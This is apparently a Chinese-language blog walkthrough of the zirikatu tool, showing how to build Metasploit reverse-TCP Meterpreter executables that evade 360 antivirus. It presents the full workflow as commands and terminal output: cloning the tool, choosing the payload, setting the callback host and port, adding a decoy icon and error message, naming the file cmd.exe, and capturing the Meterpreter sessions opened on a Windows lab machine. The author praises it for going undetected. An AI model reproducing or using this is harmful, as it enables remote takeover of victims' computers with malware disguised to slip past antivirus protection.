

zirikatu 生成免杀 msf shell 过360全套

https://github.com/pasahitz/zirikatu




```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
CVE-2017-8570  HellRaiser                SharpMeter  shell.sh
Easy-P         mount-shared-folders.sh  shell.elf   tdm64-gcc-5.1.0-2.exe
root@kali:~/Desktop# git clone https://github.com/pasahitz/zirikatu
Cloning into 'zirikatu'...
remote: Counting objects: 18, done.
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18
Unpacking objects: 100% (18/18), done.
root@kali:~/Desktop# ls
CVE-2017-8570  mount-shared-folders.sh  shell.sh
Easy-P         SharpMeter               tdm64-gcc-5.1.0-2.exe
HellRaiser     shell.elf                zirikatu
root@kali:~/Desktop# cd zirikatu/
root@kali:~/Desktop/zirikatu# ls
zirikatu.ico  zirikatu.sh
root@kali:~/Desktop/zirikatu# chmod -R 777 .
root@kali:~/Desktop/zirikatu# ./zirikatu.sh
         _____ _       _ _         _
        / _  /(_) _ __ (_)| | __ __ _| |_ _   _
        \// / | || '__|| || |/ / / _` || __|| | | |
         / //\| || |   | ||   < | (_| || |_ | |_| |
        /____/|_||_|   |_||_|\_\ \__,_| \__| \__,_|


                    ___       ____
             /\   /\  / _ \     |___ \
             \ \ / / | | | |     __) |
              \ V /  | |_| | _  / __/
               \_/    \___/ (_)|_____|

/==========================########=========================\
|                              #                             |
|                    #Fully Undetectable#                    |
|               #Metasploit Payload Generator#               |
|           #Tested on Debian Jessie and Kali Linux#          |
|-----------#-----------------#------------------#-----------|
|                                             PasahitZ 2017 |
\===========================================================/
```

功能还不少！





```
Check script dependencies = 【 Pass】

msfconsole     【 Ok】
msfvenom       【 Ok】
mono           【 Ok】
mcs            【 Ok】
postgresql     【 Ok】
fallocate      【 Ok】

[1] Meterpreter_Reverse_tcp                [5] Shell_reverse_tcp
[2] Meterpreter_Reverse_http               [6] Powershell_reverse_tcp
[3] Meterpreter_Reverse_https              [7] Multi encode payload
[4] Meterpreter_Reverse_tcp_dns

Select a payload number: 
```

就用 第一个 tcp 来测试



```
msfconsole     【 Ok】
msfvenom       【 Ok】
mono           【 Ok】
mcs            【 Ok】
postgresql     【 Ok】
fallocate      【 Ok】

[1] Meterpreter_Reverse_tcp              [5] Shell_reverse_tcp
[2] Meterpreter_Reverse_http             [6] Powershell_reverse_tcp
[3] Meterpreter_Reverse_https            [7] Multi encode payload
[4] Meterpreter_Reverse_tcp_dns

Select a payload number: 1
Set LHOST: 172.16.75.137
Set LPORT: 4444
Do you want to change the payload icon? y or n : y
Display an error message? y or n : y
Write title error message : maohou
Write the error message : maohou
Enter the output file name: test

Please wait a few seconds..........
|||||||||||||||||||||||||||||||||||||

Succesfully Payload generated !!

Payload file= /root/Desktop/zirikatu/output/test.exe
Payload size= 140194 Bytes

*****************************************************************************
 LHOST=172.16.75.137                           NUMBER OF ITERATIONS=N
 LPORT=4444                                    CHANGE ICON=Y
 ENCODED PAYLOAD=N                             ERROR MESSAGE=Y
 PAYLOAD=WINDOWS/METERPRETER/REVERSE_TCP
*****************************************************************************
Do you start the payload handler? y or n: y
[ ok ] Starting postgresql (via systemctl): postgresql.service.
[*] starting the Metasploit Framework console...|
```





test. exe

文件类型：　应用程序 （. exe）

描述：

位置：　C:\Users\FBI\Desktop

大小：　136 KB （140, 194 字节）

占用空间：　140 KB （143, 360 字节）


创建时间：　2017年8月13日，21:00:03


修改时间：　2017年8月13日，20:57:06

访问时间：　2017年8月13日，21:00:03

属性：　□ 只读(R)　□ 隐藏(H)


360 5引擎全开 不杀！直接运行！无任何拦截！





```
[*] Started reverse TCP handler on 172.16.75.137:4444
msf exploit(handler) > [*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (956991 bytes) to 172.16.75.129
[*] Meterpreter session 1 opened (172.16.75.137:4444 -> 172.16.75.129:49234) at 2017-08-13 09:02:20 -0400

msf exploit(handler) > sessions -i

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter x86/windows [illegible]          172.16.75.137:4444 -> 172.16.75.129:49234 (172.16.75.129)

msf exploit(handler) > 
```


刚才我测试生成有弹窗的，提示的。现在生成一个没有弹窗提示的试试。




```
\=============================================================/

Check script dependencies = 【 Pass】

msfconsole     【 Ok】
msfvenom       【 Ok】
mono           【 Ok】
mcs            【 Ok】
postgresql     【 Ok】
fallocate      【 Ok】

[1] Meterpreter_Reverse_tcp             [5] Shell_reverse_tcp
[2] Meterpreter_Reverse_http            [6] Powershell_reverse_tcp
[3] Meterpreter_Reverse_https           [7] Multi encode payload
[4] Meterpreter_Reverse_tcp_dns

Select a payload number: 1
Set LHOST: 172.16.75.137
Set LPORT: 4444
Do you want to change the payload icon? y or n : n
Display an error message? y or n : n
Enter the output file name: cmd.exe

Please wait a few seconds..........
▌|||||||||||||||||||||||||||||||||||||||||▌

Succesfully Payload generated !!

Payload file= /root/Desktop/zirikatu/output/cmd.exe.exe
Payload size= 8338 Bytes

*****************************************************************************
 LHOST=172.16.75.137                              NUMBER OF ITERATIONS=N
 LPORT=4444                                       CHANGE ICON=N
 ENCODED PAYLOAD=N                                ERROR MESSAGE=N
 PAYLOAD=WINDOWS/METERPRETER/REVERSE_TCP
*****************************************************************************
Do you start the payload handler? y or n:
```

这么生成的文件才8K 不错!

360杀毒功能全开，直接上线。





```
EXITONSESSION => false
resource (/root/Desktop/zirikatu/handler/handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.75.137:4444
msf exploit(handler) > [*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (956991 bytes) to 172.16.75.129
[*] Meterpreter session 1 opened (172.16.75.137:4444 -> 172.16.75.129:49668) at 2017-08-13 09:24:18 -0400
sessions 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 4996
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User          Path
 ---   ----  ----              ----  -------  ----          ----
 0     0     [System Process]
 4     0     system
```

效果 真不错。